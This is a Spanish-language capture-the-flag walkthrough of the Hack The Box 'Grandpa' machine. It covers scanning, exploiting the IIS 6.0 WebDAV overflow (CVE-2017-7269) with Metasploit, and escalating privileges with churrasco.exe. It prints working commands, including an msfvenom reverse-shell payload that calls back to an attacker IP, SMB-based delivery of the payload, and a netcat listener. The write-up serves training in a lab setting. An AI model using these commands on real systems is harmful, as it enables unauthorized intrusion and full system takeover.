

263- GRANDPA

- [1. GRANDPA](#)
 - [1.1. Preliminar](#)
 - [1.2. Nmap](#)
 - [1.3. Tecnologías web](#)
 - [1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit](#)
 - [1.5. Privesc via Token-Impersonation with Juicy Potato](#)

1. GRANDPA

<https://app.hackthebox.com/machines/Grandpa>

GRANDPA 13

RETIRED MACHINE

Grandpa

WINDOWS EASY

4.6 MACHINE RATING	17964 USER OWNS	18403 SYSTEM OWNS	12/04/2017 RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by **ch4p**

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

```

> netcat -s 10.10.10.14
> ping 10.10.10.14
PING 10.10.10.14 (10.10.10.14): 56(84) bytes of data:
64 bytes from 10.10.10.14: icmp_seq=1 ttl=127 time=35.6 ms
64 bytes from 10.10.10.14: icmp_seq=2 ttl=127 time=35.5 ms
64 bytes from 10.10.10.14: icmp_seq=3 ttl=127 time=35.7 ms
64 bytes from 10.10.10.14: icmp_seq=4 ttl=127 time=35.5 ms
64 bytes from 10.10.10.14: icmp_seq=5 ttl=127 time=34.3 ms

--- 10.10.10.14 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 400ms
rtt min/avg/max/mdev = 35.475/39.534/54.259/7.378 ms
^C

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.

```

> nmap -sS -p- 10.10.10.14 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 09:51 -01
Nmap scan report for 10.10.10.14
Host is up (0.03% latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
> extractPorts allports

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p80 --min-rate 5000 10.10.10.14 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 09:52 -01
Nmap scan report for 10.10.10.14
Host is up (0.03% latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS/6.0
|_ http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_ http-webdav-scan:
|_   Server Date: Wed, 03 Apr 2024 10:52:36 GMT
|_   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_   WebDAV type: Unknown
|_   Server Type: Microsoft-IIS/6.0
|_   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
Service Info: OS: Windows, CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds


```

1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Estamos ante un *Microsoft Office Web Server*, que es una infraestructura de servidor web que proporciona servicios de aplicaciones web para aplicaciones de *Microsoft Office*. Asimismo, el servidor web que corre por detrás es un *Microsoft IIS 6.0*, el cual ya sabemos que junto a la extensión *WebDav* puede tener una vulnerabilidad de *Buffer Overflow*.

```
> curl http://10.10.10.14
http://10.10.10.14 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/6.0], IP[10.10.10.14], Microsoft-IIS[6.0][Under Construction], MicrosoftOfficeWebServer[5.0_Pub], UncommonHeaders[microsoftofficewebserver], X-Powered-By:ASP.NET
ps/home/kali/pryer/CTF/HTB/gramp/exploits
```

- **Wappalyzer**: nos muestra que el sistema operativo es un **Windows Server**, uno de los sistemas operativos vulnerables a este Buffer Overflow que mencionamos.



- No obstante, al tratarse de un servidor **WebDav**, vamos a listar directorios y probar si podemos subir archivos con extensiones **.asp** o **.aspx**. Listamos directorios, pero no podemos acceder a éstos ya que no tenemos permisos. Tampoco podemos subir archivos al servidor.

```
> nmap -sV --script=http-enum --min-rate 5000 10.10.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 10:16 -01
Nmap scan report for 10.10.10.14
Host is up (0.037s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-server-header: Microsoft-IIS/6.0
|_ http-enum:
|_ /postinfo.html: Frontpage file or folder
|_ /vti_bin/vti_auth/author.dll: Frontpage file or folder
|_ /vti_bin/vti_auth/author.exe: Frontpage file or folder
|_ /vti_bin/vti_admin/admin.dll: Frontpage file or folder
|_ /vti_bin/vti_admin/admin.exe: Frontpage file or folder
|_ /vti_bin/iptcount.exe/Pages/default.asp?Image=3: Frontpage file or folder
|_ /vti_bin/shtml.dll: Frontpage file or folder
|_ /vti_bin/shtml.exe: Frontpage file or folder
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 127.90 seconds
ps/home/kali
```

1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit

- **CVE-2017-7269**:
- Recurrimos al módulo `windows/iis/iis_webdav_scstoragepathfromurl` de **Metasploit** para explotar este Buffer Overflow en el servidor. Configuramos los parámetros del exploit y lo lanzamos. Obtenemos nuestra sesión de **Meterpreter**.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
-----
Name          Current Setting  Required  Description
-----
MAXPATHLENGTH 60              yes       End of physical path brute force
MINPATHLENGTH 3               yes       Start of physical path brute force
Proxies        no              A proxy chain of format type:host:port[,type:host:port][...]
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176198 bytes) to 10.10.14.14
[*] Meterpreter session 1 opened (10.10.14.21:4444 -> 10.10.14.1030) at 2024-04-03 10:24:33 -0100

het
meterpreter >
meterpreter > getuid
[*] stdapi.sys_config_getuid: Operation failed: Access is denied.
meterpreter > getsystem
[*] stdapi.sys_config_getsid: Operation failed: Access is denied.
meterpreter > dir
Listing: c:\windows\system32\inetmgr
-----
Mode                Size                Type             Last modified            Name
-----
100666/rw-rw-rw-    58880             fil              2007-02-18 11:00:00      ADMOT.dll
040777/rwxrwxrwx     0                dir              2017-04-12 13:17:13      ASP Compiled Templates
100666/rw-rw-rw-    102400            fil              2007-02-18 11:00:00      CertMap.ocx
100666/rw-rw-rw-    297984            fil              2007-02-18 11:00:00      CertWiz.ocx
100666/rw-rw-rw-    77824             fil              2007-02-18 11:00:00      Cnfgprts.ocx
100666/rw-rw-rw-    33792             fil              2007-02-18 11:00:00      Contnct.dll
040777/rwxrwxrwx     0                dir              2024-04-03 09:54:36      History
100666/rw-rw-rw-    813332            fil              2017-04-12 13:17:04      MBSchema.bin.00000000h
100666/rw-rw-rw-    263671            fil              2017-04-12 13:17:04      MBSchema.xml
040777/rwxrwxrwx     0                dir              2017-04-12 13:17:45      MetaBack
100666/rw-rw-rw-    43134             fil              2024-04-03 09:54:36      MetaBase.xml
100666/rw-rw-rw-    61440             fil              2007-02-18 11:00:00      NSXTLine.dll
100666/rw-rw-rw-    291328            fil              2007-02-18 11:00:00      adsiis.dll
100666/rw-rw-rw-    388096            fil              2007-02-18 11:00:00      asp.dll
100666/rw-rw-rw-    27478             fil              2007-02-18 11:00:00      asp.mfl
```

“

- **CVE-2017-7269:**
 - *Desbordamiento de búfer* en la función `ScStoragePathFromUrl` en el servicio *WebDAV* en *Internet Information Services (IIS) 6.0* en *Microsoft Windows Server 2003 R2* permite a atacantes remotos ejecutar código arbitrario a través de una cabecera larga comenzando con `"If:`

1.5. Privesc via Token-Impersonation with Juicy Potato

- Actualmente, somos el usuario *nt authority\network service*. Hacemos `whoami /priv` para ver los privilegios del usuario. Seguidamente, `systeminfo` para listar información del sistema. Estamos dentro de un *Windows Server 2003* de *32 bits*. Asimismo, vemos que tenemos el privilegio *SelmpersonatePrivilege*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.


```
C:\Documents and Settings>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name        Description                State
-----
SeAuditPrivilege      Generate security audits   Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects       Enabled

C:\Documents and Settings>systeminfo
systeminfo

Host Name:                GRANPA
OS Name:                  Microsoft® Windows® Server 2003, Standard Edition
OS Version:               5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:         HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 days, 1 hours, 13 minutes, 13 seconds
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x86-based PC
Processor(s):              1 processor(s) installed.
                           [0]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           INTEL = 6640000
                           C:\WINDOWS
BIOS Version:              VMware, Inc.
Windows Directory:        C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 681 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,221 MB
Page File: In Use:         249 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 hotfix(s) installed.
                           [0]: Q147222
Network Card(s):           N/A
```

- Descargamos el exploit del enlace que aparece a continuación. Lo primero que haremos ahora es generar un payload con **Msfvenom**: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.14.21 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.14.21\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.14.21\smbFolder\shell.exe C:\Tmp\shell.exe`.



- Nos ponemos en escucha con **Netcat** por el *puerto 4444*. Ejecutamos el exploit pasándole como parámetro el payload que generamos con **Msfvenom**: `churrasco.exe -d "C:\Tmp\shell.exe"`. Recibimos nuestra shell privilegiada como *NT authority\system*.